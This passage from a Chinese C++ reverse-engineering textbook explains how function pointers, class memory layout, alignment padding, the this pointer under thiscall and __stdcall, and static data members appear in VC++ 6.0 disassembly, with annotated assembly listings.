void (__cdecl *pShow)(void) = Show;
; 函数名称即为函数首地址，这是一个常量地址值
0040B90E    mov     dword ptr [ebp-38h],offset @ILT+15(Show) (00401014)
0040B915    mov     edx,dword ptr [ebp-38h]
0040B918    mov     dword ptr [ebp-38h],edx
```

```
pShow();
0040B91B    mov     esi,esp
0040B91D    call    dword ptr [ebp-38h]              ; 间接调用函数
0040B920    cmp     esi,esp                                ; 栈平衡检查, Debug 下特有
0040B922    call    __chkesp (004012d0)              ; 栈平衡检查, Debug 下特有
Show();
0040B927    call    @ILT+15(Show) (00401014)         ; 直接调用函数
}
```

代码清单 8-16 演示了函数指针的赋值和调用过程。与函数调用的最大区别在于函数是直接调用，而函数指针的调用需要取出指针变量中保存的地址数据，间接调用函数。

函数指针是比较特殊的指针类型，由于其保存的地址数据为代码段内的地址信息，而非数据区，因此不存在地址偏移的情况。指针的操作非常灵活。为了防止函数指针发生错误的地址偏移，VC 编译器在编译期间对其进行检查，不允许对函数指针类型变量执行加法和减法等没有意义的运算。

在代码清单 8-16 中，函数指针类型的参数和返回值都为 void 类型，只可存储相同类型的函数地址，否则无法传递函数的参数、返回值，无法正确平衡栈顶。通过修改代码清单 8-16，分析带参数与返回信息的函数指针类型，见代码清单 8-17。

代码清单 8-17 带参数与返回值的函数指针——Debug 版

```
// C++ 源码说明：带参数与返回类型的函数指针
int __stdcall Show(int nShow){                          // 函数定义
        printf("Show : %d\r\n", nShow);
        return nShow;
}
void main(){
        int (__stdcall *pShow)(int) = Show;   // 函数指针定义并初始化
        int nRet = pShow(5);                  // 使用函数指针调用函数，并获取返回值
        printf("ret = %d \r\n", nRet);
}

// C++ 源码与对应汇编代码讲解
void main(){
int (__stdcall *pShow)(int) = Show;
; 初始化过程没有变化，仍然为获取函数首地址并保存
0040B868    mov     dword ptr [ebp-4],offset @ILT+20(Show) (00401019)
0040B86F    mov             eax,dword ptr [ebp-4]
0040B872    mov     dword ptr [ebp-4],eax
int nRet = pShow(5);
0040B875    mov     esi,esp          ; 保存进入函数前的栈顶，用于栈顶检查
0040B877    push    5                                  ; 压入参数 5
0040B879    call    dword ptr [ebp-4]        ; 获取函数指针中的地址，间接调用函数
0040B87C    cmp     esi,esp                            ; 栈顶检查
0040B87E    call    __chkesp (004012d0)      ; 栈平衡检查
0040B883    mov             dword ptr [ebp-8],eax  ; 接收函数返回值数据
printf("ret = %d \r\n", nRet);
```

```
}
```

代码清单 8-17 中的函数指针调用只是多了参数的传递、返回值的接收，和代码清单 8-16 中的函数指针并无实质区别。它们有着共同特征——都是间接调用函数，这是识别函数指针的关键点。

8.9 本章小结

由于数组的本质是同类元素的集合，各元素在内存中顺序排列，因此类型为 type 的数组 ary 第 n 个元素的地址可以表达为：&ary[n] = ary 的首地址 + sizeof(type)*n，编译器在此基础上开展各类优化。读者需理解这个公式，然后在阅读源码的时候看到等价于这个公式的行为就可以确定是数组访问。在数组元素的访问代码被编译器优化后，可能会直接看到 [ebp-n] 这样的访问，虽然在开始分析时这样的情况只能定性为局部变量，但是如果后来发现这类变量在内存中连续，而且类型一致，就可以考虑还原为数组，这样更方便。

第9章　结构体和类

在 C++ 中，结构体和类都具有构造函数、析构函数和成员函数，两者只有一个区别：结构体的访问控制默认为 public，而类的默认访问控制是 private。对于 C++ 中的结构体而言，public、private、protected 的访问控制都是在编译期进行检查，当越权访问时，编译过程中会检查出此类错误并给予提示。编译成功后，程序在执行的过程中不会在访问控制方面做任何检查和限制。因此，在反汇编中，C++ 中的结构体与类没有分别，两者的原理相同，只是类型名称不同，本章使用的示例多为类。

9.1　对象的内存布局

结构体和类都是抽象的，在真实世界中它们只可以表示某个群体，无法确定这个群体中的某个独立个体，而对象则是群体中独立存在的个体。例如，地球上最智慧的群体生物是人，人便是抽象事物，可以看做是一个类。“人”只能描述这个类型的事物具有哪些特征，而无法得知具体是哪一个人。而在“人”这个类中，如关羽、张飞等都是独立存在的实体，可被看做是“人”这个类中的实体对象。

人	→	类、结构，抽象的概念
关羽	→	实例对象，实际存在的事物

由于类是抽象概念，当两个类的特征相同时，它们之间应该是相等的关系。而对象是实际存在的，即使它们之间所包含的数据相同，也不能视为同一个对象，这就如同人类中的两个实体对象，即使他们是一对双胞胎，也不能因为他们的相貌等各方面的特征都相同就将他们描述成同一个人。下面我们将通过一个简单的示例（见代码清单 9-1）来加深理解类与对象之间的关系。

代码清单 9-1　类与对象的关系——C++ 源码

```
class CNumber{                          // CNumber 为抽象类名称，如同"人"这个名称
public:
        CNumber(){
                m_nOne = 1;
                m_nTwo = 2;
        }
        int GetNumberOne(){         // 类成员函数，如人类的行为，吃、喝、睡等
                return m_nOne;
    }
```

```
            int GetNumberTwo(){
                  return m_nTwo;
    }
private:
            int m_nOne;                          // 类数据成员，如人类的耳、鼻等外部器官
            int m_nTwo;
};
void main(){
   CNumber Number;
}
```

代码清单 9-1 中定义了自定义类型 CNumber 类，以及该类的实例对象 Number。CNumber 类型与 C++ 中提供的 int 都属于数据类型。在 32 位下，整型变量的数据大小为 4 字节。使用 class 关键字的自定义类型如何分配各数据成员呢？我们下面来调试运行代码清单 9-1，以分析对象 Number 的各成员在内存中的布局，如图 9-1 所示。

图 9-1 对象内存布局

在图 9-1 中，对象 Number 在内存中的地址为 0x0012FF78，该地址处定义了对象 Number 的各个数据成员，它们分别存放在地址 0x0012FF78 与 0x0012FF7C 处。对象 Number 中先定义的数据成员在低地址处，后定义的数据成员在高地址处，依次排列。对象的大小只包含数据成员，类成员函数属于执行代码，不属于类对象的数据。

根据图 9-1 可知，凡是属于 CNumber 类型的变量，在内存中都会占据 8 字节的空间。这 8 字节由类中的两个数据成员组成，它们都是 int 类型，各自的数据长度为 4 字节。从内存布局上看，类与数组非常相似，都是由多个数据元素构成，但类的能力要远远大于数组。类成员的数据类型定义非常广，除本身的对象外，任何已知数据类型都可以在类中定义。

为什么在类中不能定义自身的对象呢？因为类需要在申请内存的过程中计算出自身的实际大小，以用于实例化。如果在类中定义了自身的对象，在计算各数据成员的长度时，又会回到自身，这样就形成了递归定义，而这个递归并没有出口，是一个无限的循环递归定义，所以不能定义自身对象作为类成员。但是，自身类型的指针除外，因为任何类型的指针在 32 位下所占用的内存大小始终为 4 字节，等同于一个常量值，因此将其作为类的数据成员不会影响长度的计算。根据以上知识，可以总结出如下的对象长度计算公式：

对象长度 = sizeof（数据成员 1）+ sizeof（数据成员 2）+ … +sizeof（数据成员 n）

这个公式是否正确呢？

从表面上看，这个公式没有问题，但对象的大小计算远远没有这么简单。即使类中没有

继承和虚函数的定义，仍有三种特殊情况能推翻此公式：空类、内存对齐、静态数据成员。当出现这三种情况时，使用此公式得到的对象长度与实际情况不相符。下面我们就来详细介绍一下为何该公式不适用这三种情况。

- 空类。空类中没有任何数据成员，按照该公式计算得出的对象长度为 0 字节。类型长度为 0，则此类的对象不占据内存空间。而实际情况是，空类的长度为 1 字节。如果对象完全不占用内存空间，那么空类就无法取得实例对象的地址，this 指针失效，因此不能被实例化。而类的定义是由成员数据和成员函数组成，在没有成员数据的情况下，还可以有成员函数，因此仍然需要实例化，分配了 1 字节的空间用于类的实例化，这 1 字节的数据并没有被使用。
- 内存对齐。在 VC++ 6.0 中，类和结构体中的数据成员是根据它们在类或结构体中出现的顺序来依次申请内存空间的，由于内存对齐的原因，它们并不一定会像数组那样连续地排列。由于数据类型不同，因此占用的内存空间大小也会不同，在申请内存时，会遵守一定的规则。

在为结构体和类中的数据成员分配内存时，结构体中的当前数据成员类型长度为 M，指定的对齐值为 N，那么实际对齐值为 q = min(M, N)，其成员的地址安排在 q 的倍数上。如以下代码所示：

```
Struct tagTEST{
   short sShort;                    // 应占 2 字节内存空间，假设所在地址为 0x0012FF74

   int nInt;                        // 应占 4 字节内存空间
};
```

数据成员 sShort 的地址为 0x0012FF74，类型为 short，占 2 字节内存空间。VC++ 6.0 指定的对齐值默认为 8，short 的长度为 2，于是实际的对齐值取较小者 2。所以，short 被分配在地址 0x0012FF74 处，此地址是 2 的倍数，可分配。此时，轮到为第二个数据成员分配内存了，如果分配在 sShort 后，应在地址 0x0012FF76 处，但第二个数据成员为 int 类型，占 4 字节内存空间，与指定的对齐值比较后，实际对齐值取 int 类型的长度 4，而地址 0x0012FF76 不是 4 的倍数，需要插入两个字节填充，以满足对齐条件，因此第二个数据成员被定义在地址 0x0012FF78 处，如图 9-2 所示。




图 9-2 内存对齐说明

在图9-2中，内存监视窗口中显示了test对象所在地址中的数据。在short类型变量所占用的地址0x0012FF74处，数据成员sShort被赋值为3。在其后插入了两个0xCC数据，它们便是编译器用于对齐而插入的，实际运行中并没有使用到这两个字节中的数据。

上述示例讲到了结构体成员对齐值的问题，现在讨论一下对齐值对结构体整体大小的影响。如果按VC++ 6.0默认的8字节对齐，那么结构体的整体大小要能被8整除，如以下代码所示：

```
struct{
   double  dDouble;                   // 所在地址：0x0012FF00~0x0012FF08之间，占8字节
   int             nInt;              // 所在地址：0x0012FF08~0x0012FF0C之间，占4字节
   short   sShort;                    // 所在地址：0x0012FF0C~0x0012FF10之间，占2字节
};
```

上例中结构体成员的总长度为8+4+2=14，按默认的对齐值设置要求，结构体的整体大小要能被8整除，于是编译器在最后一个成员sShort所占内存之后加入2字节空间填补到整个结构体中，使总大小为8+4+2+2=16，这样就满足了对齐的要求。

但是，并非设定了默认对齐值就将结构体的对齐值锁定。如果结构体中的数据成员类型最大值为M，指定的对齐值为N，那么实际对齐值为min(M, N)，如以下代码所示：

```
struct{
   char cChar;              // 应占1字节内存空间，如所在地址为0x0012FF00
   int nInt;                // 应占4字节内存空间

   short sShort;            // 应占2字节内存空间
};
```

以上结构如果还是按照8字节的方式对齐，其布局格式如下所示：

```
cChar      所在地址：0x0012FF00~0x0012FF04之间，占4字节，对齐nInt
nInt       所在地址：0x0012FF04~0x0012FF08之间，占4字节
sShort     所在地址：0x0012FF08~0x0012FF0C之间，占2字节，另外填充2字节
```

随后定义的数据成员sShort应该使用6字节的空数据对齐。VC++ 6.0通过检查发现，结构中最大的类型为nInt数据，占4字节空间，于是将对齐值由8调整为4，重新调整后，sShort只需要填充2字节的空白数据就可以实现对齐。

既然有默认的对齐值，就可以在定义结构体时进行调整，VC++ 6.0中可使用预编译指令#pragma pack(N)来调整对齐大小。修改以上示例，调整对齐值为1，如以下代码所示：

```
#pragma pack(1)
struct{

   char cChar;              // 应占1字节内存空间
   int nInt;                // 应占4字节内存空间
   short sShort;            // 应占2字节内存空间
};
```

调整对齐值后，根据对齐规则，在分配 nInt 时无需插入空白数据。对齐值为 1，nInt 占 4 字节大小，很明显，使用 pack 设定的对齐值更小，因此采用对齐值 1 的倍数来计算分配内存空间的首地址，nInt 只需紧靠在 cChar 之后即可。这样 cChar 只占用 1 字节内存空间。由于设定的对齐值小于等于结构体中所有数据成员的类型长度，因此结构总长度只要是 1 的倍数即可。在这个例子中，结构总长度为 7。

使用 pack 修改对齐值也并非一定会生效，与默认对齐值一样，都需要参考结构体中的数据成员类型。当设定的对齐值大于结构体中的数据成员类型大小时，此对齐值同样是无效的。对齐值的计算流程换个说法是：将设定的对齐值与结构体中最大的基本类型数据成员的长度进行比较，取两者之间的较小者。

当结构体中以数组作为成员时，将根据数组元素的长度计算对齐值，而不是按数组的整体大小去计算，如以下代码所示：

```
struct{
   char cChar;          // 应占 1 字节内存空间，如所在地址为 0x0012FF00
   char cArray[4];      // 应占 4 字节内存空间
   short sShort;        // 应占 2 字节内存空间
};
```

按照对齐规定，cChar 与 cArray 的对齐没有缝隙，无需插入空白数据，当 cArray 与 sShort 进行对齐时，cChar 与 cArray 在内存中将会占 5 字节，此时按照结构中当前的数据类型 short 进行对齐，插入 1 字节的数据即可，其结构布局如下所示：

```
cChar          所在地址：0x0012FF00~0x0012FF01 之间，占 1 字节
cArray[4]      所在地址：0x0012FF01~0x0012FF06 之间，占 5 字节
sShort         所在地址：0x0012FF06~0x0012FF08 之间，占 2 字节
```

根据结构体中的各数据成员类型得到，最大类型的数据成员 sShort 占 2 字节大小，其余成员类型各为 1 字节大小。在默认的编译选项下，对齐值为 8，而 sShort 长度为 2，因此会按照 short 类型的长度（2 字节）来对齐，此时结构的总大小为 8 字节，无需填入即可满足。

当结构体中出现结构体类型的数据成员时，不会将嵌套的结构体类型的整体长度参与到对齐值计算中，而是以嵌套定义的结构体所使用的对齐值进行对齐，如以下代码所示：

```
struct tagOne{
   char cChar;                  // 占 1 字节内存空间
   char cArray[4];              // 占 5 字节内存空间
   short sShort;                // 占 2 字节内存空间
};
struct tagTwo{
   int nInt;                    // 占 4 字节内存空间
```

```
    tagOne one;                        // 占 8 字节内存空间
};
```

在以上结构中，虽然 tagOne 结构占 8 字节大小，但由于其对齐值为 2，因此 tagTwo 结构体中的最大类型便是 int，以 4 作为对齐值。所以，结构 tagTwo 的总大小并非以 8 字节对齐的 16 字节，而是以 4 字节对齐的 12 字节。

由于存在内存对齐，数据的布局变化多端，因此在分析结构体和类的数据成员布局时，不能单纯地参考各数据成员的类型长度，按顺序进行排列，而应该按上述方法仔细观察和分析。另外，各编译器厂商的实现也有所不同，应详细阅读相关文档。

- 静态数据成员。当类中的数据成员被修饰为静态时，对象的长度计算又会发生变化。虽然静态数据成员在类中被定义，但它与静态局部变量类似，存放的位置和全局变量一致。只是编译器增加了作用域的检查，在作用域之外不可见，同类对象将共同享有静态数据成员的空间，详细内容请参见 9.3 节。

通过以上的讲解我们发现，对象的内存布局并不简单。在类中定义了虚函数和类为派生类等情况下，对象的内存布局中将含有虚函数表和父类数据成员等数据信息，这将使长度计算更为复杂。我们要从简单的情况入手，先掌握最基本的类对象的内存结构分析方法，然后再深入学习。

当对象为全局对象时，其内存布局与局部对象相同，只是所在内存地址，以及构造函数和析构函数的触发时机不同。全局对象所在的内存地址空间为全局数据区，而局部对象的内存地址空间在栈中。第 10 章将会详细讲解全局对象的构造函数的初始化以及析构函数释放的全过程。

了解了类中数据成员的内存布局后，如何访问它们呢？在类方法中，又是如何知道数据成员在内存中的地址以及其中的数据信息的呢？带着这些疑问，我们进入 9.2 节的学习，了解神秘的 this 指针。

9.2 this 指针

在学习 C++ 的过程中，大家都会接触到 this 指针。在类中没有对 this 指针的定义，但是在成员函数中却可以使用。许多 C++ 程序员只知道在编码的过程中有 this 指针，但不知它从何而来和为何存在。

由于 this 指针的使用过程被编译器隐藏起来了，因此它变得格外神秘，我们通过本节的学习来揭开它的庐山真面目。

根据字面含义，this 指针应属于指针类型，在 32 位环境下占 4 字节大小，保存的数据为地址信息。“this” 可翻译为 “这个”，因此经过字面的分析可认为 this 指针中保存了所属对象的首地址。9.1 节介绍了对象的组成和它们在内存中的布局，但并没有分析如何访问对象中的数据成员。接下来，我们将从访问对象的数据成员和成员函数入手来分析 this 指针的使用过程。先来了解一下使用指针访问结构体或类成员的公式，假设 type 为某个正确定义的结

构体或者类，member 是 type 中可以访问的成员：

```
type *p;
// 此处略去 p 的赋值
// 以下是整型加法
p->member 的地址 = 指针 p 的地址值 + member 在 type 中的偏移量
```

举个例子，如果有以下定义：

```
struct A{
        int m_int;                          // 在结构体内的偏移量为 0
        float m_float;                           // 在结构体内的偏移量为 4
};
struct A a;                                 // 假设这个结构体变量 a 的地址为 0x0012ff00
struct A *pA = &a;                          // 定义结构体指针，并赋初值
printf("%p", &pA-> m_float);                // 结果
```

我们知道，pA 中保存的地址为 0x0012ff00，m_float 在结构体内的偏移量为 4，于是可以得到：pA-> m_float 的地址 = 0x0012ff00 + 4 = 0x0012ff04。

思考题 接上例，见如下代码：

```
// 以下结果是什么？程序会崩溃吗？为什么？答案见本章小结
printf("%p", &((struct A*)NULL)-> m_float);
```

明白结构体和类成员变量的寻址方法后，我们来看一个示例，如代码清单 9-2 所示。

代码清单 9-2 访问类对象的数据成员——Debug 版

```
// C++ 源码说明：类定义以及数据成员的访问

class CTest{
public:
   void SetNumber(int nNumber){                           // 公有成员函数
   m_nInt = nNumber;
   }
public:

   int m_nInt;                                                 // 公有数据成员
};

void main(){
   CTest Test;
   Test.SetNumber(5);                                          // 调用成员函数

   printf("CTest : %d\r\n", Test.m_nInt);        // 获取数据成员
}

// C++ 源码与对应汇编代码讲解
```

```
// main 函数分析

void main(){
CTest Test;                                         // 类对象定义
Test.SetNumber(5);                     // 调用 CTest 类中的成员函数 SetNumber

0040B768  push   5                          ; 压入参数 5

0040B76A  lea    ecx,[ebp-4]     ; 取出对象 Test 的首地址存入 ecx 中
; 调用成员函数

0040B76D  call   @ILT+10(CTest::SetNumber) (0040100f)
printf("CTest : %d\r\n", Test.m_nInt);
; 取出对象首地址处 4 字节的数据 m_nInt 存入 eax 中
0040B772  mov    eax,dword ptr [ebp-4]
0040B775  push   eax                 ; 将 eax 中保存的数据成员 m_nInt 向成员函数传参
0040B776  push   offset string "CTest : %d\r\n" (0042001c)
0040B77B  call   printf (00401060)
0040B780  add    esp,8
}

// SetNumber 函数讲解

void SetNumber(int nNumber){      // SetNumber 成员函数实现
0040B7B0  push   ebp
0040B7B1  mov    ebp,esp
0040B7B3  sub    esp,44h
0040B7B6  push   ebx
0040B7B7  push   esi
0040B7B8  push   edi
0040B7B9  push   ecx                        ; 注意，ecx 中保存了对象 Test 的首地址
0040B7BA  lea    edi,[ebp-44h]
0040B7BD  mov    ecx,11h
0040B7C2  mov           eax,0CCCCCCCCh
0040B7C7  rep stos      dword ptr [edi]
0040B7C9  pop           ecx                          ; 还原 ecx

; 将 ecx 中的数据存入 ebp-4 地址处，该地址处保存着调用对象的首地址，即 this 指针
0040B7CA  mov           dword ptr [ebp-4],ecx
m_nInt = nNumber;
; 取出对象的首地址并存入 eax
0040B7CD  mov           eax,dword ptr [ebp-4]
; 取出参数中的数据并保存到 ecx 中
0040B7D0        mov           ecx,dword ptr [ebp+8]
; 这里是给成员 m_nInt 赋值。由于 eax 是对象的首地址，成员 m_nInt 的偏移量为 0，如果写成这样可能
; 更容易理解：mov dword ptr [eax+0],ecx
0040B7D3        mov           dword ptr [eax],ecx
}
```

代码清单 9-2 中演示了对象调用成员的方法，以及取出数据成员的过程。在使用默认的调用约定时，在调用成员函数的过程中，编译器做了一个“小动作”：利用寄存器 ecx 保存了对象的首地址，并以寄存器传参的方式传递到成员函数中，这便是 this 指针的由来。由此可见，所有成员函数都有一个隐藏参数，即自身类型的指针，这便是 this 指针，将这样的默认调用约定称为 thiscall。

在成员函数中访问数据成员也是通过 this 指针间接访问的，这便是为什么在成员函数内可以直接使用数据成员的原因。在类中使用数据成员以及成员函数时，编译器隐藏了如下操作：

```
class CTest{
public:
          void Show(){
                 // 隐藏传递了 this 指针，这里实际为 this->GetNumber()
                 printf("%d\r\n", GetNumber());
          }
          int GetNumber(){
// 隐藏传递了 this 指针，这里实际为 retrun this->m_nInt;
                 return m_nInt;
}
private:
   int m_nInt;
};
```

在 VC++ 的环境下，识别 this 指针的关键点是在函数的调用过程中使用了 ecx 作为第一个参数，并且在 ecx 中保存的数据为对象的首地址，但并非所有的 this 指针的传递都是如此。在代码清单 9-2 中，成员函数 SetNumber 的调用方式为 thiscall。thiscall 的栈平衡方式与 __stdcall 相同，都是由被调用方负责平衡。但是，两者在传参的过程中却不一样，声明为 thiscall 的函数，第一个参数使用寄存器 ecx 传递，而非通过栈顶传递。而且 thiscall 并不属于关键字，它是 C++ 中成员函数特有的调用方式，在 C 语言中是没有这种调用方式的。由于在 VC++ 环境下 thiscall 不属于关键字，因此函数无法显式声明为 thiscall 调用方式，而类的成员函数默认是 thiscall 调用方式。所以，在分析过程中，如果看到某函数使用 ecx 传参，且 ecx 中保留了对象的 this 指针，以及在函数实现代码内，存在 this 指针参与的寄存器相对间接访问方式，如 [reg+8]，即可怀疑此函数为成员函数。

当使用其他调用方式（如 __stdcall）时，this 指针将不再使用 ecx 传递，而是改用栈传递。将代码清单 9-2 中的成员函数 SetNumber 修改为 __stdcall 调用方式，查看 this 指针的传递与使用过程，如代码清单 9-3 所示。

代码清单 9-3　使用 __stdcall 调用方式的成员函数——Debug 版

```
// C++ 源码说明：数组和局部变量的定义以及初始化
class CTest{
public:
   void __stdcall SetNumber(int nNumber){              // 修改其调用方式
         m_nInt = nNumber;
```

```
    }
public:
    int m_nInt;                               // 公有数据成员
};
void main(){
    CTest Test;
    Test.SetNumber(5);              // 调用__stdcall成员函数
    printf("CTest : %d\r\n", Test.m_nInt);          // 获取成员数据
}

// C++源码与对应汇编代码讲解
// 成员函数调用过程，其他略
Test.SetNumber(5);
0040B808   push          5
0040B80A   lea           eax,[ebp-8]         ; 获取对象首地址并存入eax中
0040B80D   push   eax                            ; 将eax作为参数压栈
0040B80E   call   @ILT+15(CTest::SetNumber) (00401014)

// 成员函数SetNumber的实现过程
void __stdcall SetNumber(int nNumber){
; Debug初始化过程略
m_nInt = nNumber;
0040B7C8   mov    eax,dword ptr [ebp+8]  ; 取出this指针并存入eax中

0040B7CB   mov    ecx,dword ptr [ebp+0Ch]        ; 取出参数nNumber并存入ecx中

0040B7CE   mov    dword ptr [eax],ecx            ; 使用eax取出成员并赋值
}
```

在代码清单9-3中，成员函数SetNumber在调用过程中没有通过ecx传递this指针，取而代之的是以栈方式传递参数。__cdecl调用方式和__stdcall调用方式只是在参数平衡时有所区别，这里就不详细讲解了。使用__cdecl和__stdcall声明的成员函数，this指针并不像thiscall那样容易识别。使用栈方式传递参数，并且第一个参数为对象首地址的函数很多，很难区分。

虽然难以区分，但如果能确定函数的第一个参数为this指针，并且在函数体内将this指针存入某寄存器，然后出现寄存器相对间接访问方式，那么将其还原为成员函数也是等价的。

在O2选项中，代码清单9-2和代码清单9-3经过优化后，类对象将不复存在，只是使用printf函数，输出数字5。SetNumber函数完成的功能是将数据成员m_nInt赋值为常量5。其他代码没有再对此变量做任何修改，而类对象Test只有一个数据成员m_nInt，该对象除了为数据成员赋值外，并无其他操作，因此编译器作了减少变量的优化处理。转换后代码如下所示：

```
int nInt = 5;                                    // 可使用常量传播
printf("CTest : %d\r\n", nInt);

// 减少变量后
printf("CTest : %d\r\n", 5);
```

经过优化后，此程序中只有一句代码。使用 O2 选项编译代码清单 9-3，可通过图 9-3 验证分析结果。

```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main           proc near               ; CODE XREF: start+AF↓p
                push    5
                push    offset Format   ; "CTest : %d\r\n"
                call    _printf
                add     esp, 8
                xor     eax, eax
                retn
_main           endp
```

图 9-3 代码清单 9-3 优化后的反汇编代码

使用 thiscall 调用方式的成员函数的要点分析：

```
lea         ecx, [mem]      ; 取对象首地址并存入 ecx 中，要注意观察内存

call        FUN_ADDRESS     ; 调用成员函数

; 在函数调用内，ecx 尚未重新赋值之前
mov         XXX,    ecx             ; 发现函数内使用 ecx 中的数据，说明函数调用前对 ecx 的赋值
; 实际上是在传递参数
; 其后 ecx 中的内容会传递给其他寄存器
mov         [reg+i], XXX    ; 发现了寄存器相对间接寻址方式，如果能排除数组访问，那就能说明 reg
中保存的是结构体或者类对象的首地址
```

符合以上特点，基本可判定这是调用类的成员函数。通过分析函数代码中访问 ecx 的方式，并结合内存窗口，以 ecx 中的值为地址去观察其数据，可以进一步分析并还原出对象中的各数据成员。

__stdcall 与 __cdecl 调用方式的成员函数分析：

```
lea         reg, [mem]      ; 取出对象首地址并存入寄存器变量中
push        reg                             ; 将保存对象首地址的寄存器作为参数压栈
call        FUN_ADDRESS     ; 调用成员函数
; 在函数调用内，将第一个函数参数作为指针变量，以寄存器相对间接寻址方式访问
```

对于这种形式的代码，应重点分析压入的第一个参数是否为对象的首地址。如果是，则可通过分析得知，该函数等价为此对象中的成员函数。根据第一个参数的使用，以及它所指向的地址，可还原出该结构中的各数据成员。

本节中只简单地讲解了与类和对象相关的内容，并没有涉及复杂的案例。稍后将会逐步接触较为复杂的对象结构。万丈高楼平地起，有一个良好的基础，才能够掌握更多的知识。

9.3 静态数据成员

9.1 节简单介绍了静态数据成员。当类中定义了静态数据成员时，由于静态数据成员和静态变量原理相同（是一个含有作用域的特殊全局变量），因此该静态数据成员的初值会被

写入编译链接后的执行文件中。当程序被加载时，操作系统将执行文件中的数据读到对应的内存单元里，静态数据成员便已经存在，而这时类并没有实例对象。所以静态数据成员和对象之间的生命周期不同，并且静态数据成员也不属于某一对象，与对象之间是一对多的关系。静态数据成员仅仅和类相关，和对象无关，多个对象可以共同拥有同一个静态数据成员，如图9-4所示。




图9-4 普通数据成员与静态数据成员区别

在图9-4中，定义了两个CStatic类对象staticOne和staticTwo。CStatic类的定义如下面的代码所示。根据图9-4中监视器窗口的显示，两个对象各自的数据成员在内存中的地址不同，而静态数据成员的地址却相同。可见，类中的普通数据成员对于同类对象而言是独立存在的，而静态数据成员则是所有同类对象的共用数据。静态数据成员和对象是一对多的关系。

因为静态数据成员有此特性，所以在计算类和对象的长度时，静态数据成员属于特殊的独立个体，不被计算在其中，如以下代码所示：

```
class CStatic {                                     // 类CStatic的定义
public:
        static int m_snInt;                         // 静态数据成员
        int m_nInt;                                 // 普通数据成员
};
int CStatic::m_snInt = 0;                           // 静态数据成员初始化
void main(){
   CStatic a;
   int nSize = sizeof(a);                           // 计算对象长度
   // mov dword ptr [ebp-8],4                       ; 转换后的汇编代码，得到长度为4
   printf("CStatic : %d\r\n", nSize);               // 显示对象长度
}
```

通过sizeof获得对象a所占用的内存长度为4。静态数据成员m_snInt没有参与对象a的长度计算。m_snInt为静态数据成员，m_nInt为普通数据成员，两者所属的内存地址空间不同，这也是静态数据成员不参与长度计算的原因之一，两者对比如下：

```
printf("0x%08x\r\n", &a.m_snInt);// 使用对象直接调用静态数据成员
```

```
push        offset CStatic::m_snInt (004237a4)    ; 静态成员所在地址为 0x004237A4
; 部分 printf 代码分析略
printf("0x%08x\r\n", &a.m_nInt); // 获取普通数据成员地址
; 获取对象的首地址并存入 ecx 中，得到数据成员 m_nInt 的地址
lea                 ecx,[ebp-4]
; 部分 printf 代码分析略
```

在以上代码分析中，静态数据成员所在处的地址为 0x004237A4，而普通数据成员的地址在 ebp-4h 中，是一个栈空间地址。在使用的过程中，静态数据成员是常量地址，可通过立即数间接寻址的方式访问。普通数据成员只有在类对象产生后才存在，地址值无法确定，只能以寄存器相对间接寻址的方式访问。所以，在成员函数中使用这两种数据成员时，由于静态数据成员属于全局变量，并且不属于任何对象，因此访问时无需 this 指针。而普通的数据成员属于对象所有，访问时需要使用 this 指针，如代码清单 9-4 所示。

代码清单 9-4 在成员函数中使用静态数据成员与普通数据成员——Debug 版

```
// C++ 源码说明：成员函数中使用静态数据成员与普通数据成员
class CStatic {                                          // 类 CStatic 的定义
public:
   void ShowNumber();
   static int m_snInt;                               // 静态数据成员
   int m_nInt;                                       // 普通数据成员
};

void CStatic::ShowNumber(){
   printf("m_nInt = %d , m_snInt = %d", m_nInt, m_snInt);
}
void main(){
   Static.m_nInt = 1;
   Static.m_snInt = 2;
   Static.ShowNumber();
}

// C++ 源码与对应汇编代码讲解
void main(){
CStatic Static;
; 没有任何汇编代码
Static.m_nInt = 1;
0040B788            mov     dword ptr [ebp-4],1            ; 普通数据成员赋值
Static.m_snInt = 2;
0040B78F            mov     dword ptr [CStatic::m_snInt (004235bc)],2; 静态数据成员赋值
Static.ShowNumber();
0040B799    lea     ecx,[ebp-4]                               ; 传递 this 指针
0040B79C    call    @ILT+5(CStatic::ShowNumber) (0040100a)
}

void CStatic::ShowNumber(){
0040B85A            mov     dword ptr [ebp-4],ecx          ; 获取 this 指针
```

```
printf("m_nInt = %d , m_snInt = %d", m_nInt, m_snInt);
0040B85D        mov     eax,[CStatic::m_snInt (004235bc)]     ; 直接访问静态数据成员
0040B862        push    eax
0040B863        mov     ecx,dword ptr [ebp-4]           ; 获取 this 指针
0040B866        mov     edx,dword ptr [ecx]             ; 通过 this 指针访问数据成员
0040B868        push        edx
0040B869        push        offset string "m_nInt = %d , m_snInt = %d" (00420fb0)
0040B86E        call        printf (00401080)
0040B873        add         esp,0Ch
}
```

静态数据成员在反汇编代码中很难被识别，因为其展示形态与全局变量相同，很难被还原成对应的高级代码。可参考其代码的功能，酌情处理。

9.4 对象作为函数参数

对象作为函数的参数时，其传递过程较为复杂，传递方式比较独特。其传参过程与数组不同：数组变量的名称代表数组的首地址，而对象的变量名称却不能代表对象的首地址。传参时不会像数组那样以首地址作为参数传递，而是先将对象中的所有数据进行备份（复制），将复制的数据作为形参传递到调用函数中使用。

在基本的数据类型中，除双精度浮点类型外，其他所有数据类型在 32 位下都不超过 4 字节大小，使用一个栈元素即可完成数据的复制和传递。而类对象是自定义数据类型，是除自身外的所有数据类型的集合，各个对象的长度不定。对象在传参的过程中是如何被复制和传递的呢？我们来分析一下代码清单 9-5。

代码清单 9-5 对象作为函数的参数——Debug 版

```
// C++ 源码说明：参数为对象的函数调用
class CFunTest{
public:
   int m_nOne;
   int m_nTwo;
};

void ShowFunTest(CFunTest FunTest){       // 参数为类 CFunTest 的对象
